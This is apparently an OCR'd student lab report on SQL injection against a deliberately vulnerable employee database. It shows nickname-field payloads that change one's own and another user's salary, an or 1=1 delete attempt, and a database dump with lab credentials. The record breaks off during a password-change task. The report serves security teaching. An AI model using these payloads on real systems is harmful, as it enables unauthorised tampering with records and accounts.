
This command has **or 1=1** which specifies that it will always be executed. Along with this, another statement is added which queries to delete the entry from credential table where EId=10000 and a **hash(#)** is added at the end to comment further password checking. This is unsuccessful since the MySQL countermeasure prevents multiple statements from executing when executed from PHP.

==========


TASK 3.1: MODIFYING OWN SALARY (ALICE WITH NICKNAME=Rajdeep)



Screenshot 3.1.1: Salary of Alice(nickname=Rajdeep) before the attack



Screenshot 3.1.2: SQL injection attack



Screenshot 3.1.3: Salary increased since attack successful

The initial salary of Alice(nickname=Rajdeep) is 20,000. In Alice's Edit Profile page, the SQL injection is executed by giving the SQL query in the Nickname field.
The command given is: **', salary='1000000' where EId='10000';#**

The original SQL query through the Nickname field:

update credential set nickname='<input>' where EId='10000';


Using the SQL injection query:

update credential set nickname='', salary='1000000' where EId='10000';# where EId='10000';


This modifies the salary field in the database table along with the Nickname.

==========


TASK 3.2: MODIFY OTHER PEOPLE'S SALARY (BOBY nickname=Kshitij)



Screenshot 3.2.1: Salary of Boby(nickname=Kshitij) before the attack



Screenshot 3.2.2: SQL injection attack executed from Alice(nickname=Rajdeep) profile



```
mysql> select * from credential;
+----+-------+-------+---------+-------+----------+-------------+---------+------------------+----------+----------------------------------------+
| ID | Name  | EID   | Salary  | birth | SSN      | PhoneNumber | Address | Email            | NickName | Password                               |
+----+-------+-------+---------+-------+----------+-------------+---------+------------------+----------+----------------------------------------+
|  1 | Alice | 10000 | 1000000 | 9/20  | 10211002 | 0000000000  | Earth   | rajdeep@gmail.com | Rajdeep  | df3676629635f6f7ca442368f564b76560925ab5 |
|  2 | Boby  | 20000 |       1 | 4/20  | 10213352 | 0000099999  | Noida   | kshitij@gmail.com | Kshitij  | 33d51ad27db2fd360935766335882 5f8e5ea9855 |
|  3 | Ryan  | 30000 |   50000 | 4/10  | 98993524 |             |         |                  |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |   90000 | 1/11  | 32193525 |             |         |                  |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 |  110000 | 11/3  | 32111111 |             |         |                  |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 |  400000 | 3/5   | 43254314 |             |         |                  |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+---------+-------+----------+-------------+---------+------------------+----------+----------------------------------------+
6 rows in set (0.00 sec)

mysql>
```

Screenshot 3.2.3: Salary of Boby(nickname=Kshitij) changed to 1

The initial salary of Boby(nickname=Kshitij) is 30,000. In Alice's Edit Profile page, the SQL injection is executed by giving the SQL query in the Nickname field.
The command given is: **', salary='1' where nickname='Kshitij';#**

The original SQL query through the Nickname field:

update credential set nickname='<input>' where EId='10000';


Using the SQL injection query:

update credential set nickname='', salary='1' where nickname='Kshitij';# where EId='10000';


This modifies the salary field in the database table along with the Nickname for another user.

==========


TASK 3.3: MODIFY OTHER PEOPLE'S PASSWORD




Screenshot 3.3.1: Initial password of Ted




Screenshot 3.3.2: SQL injection to change password of Ted from Samy



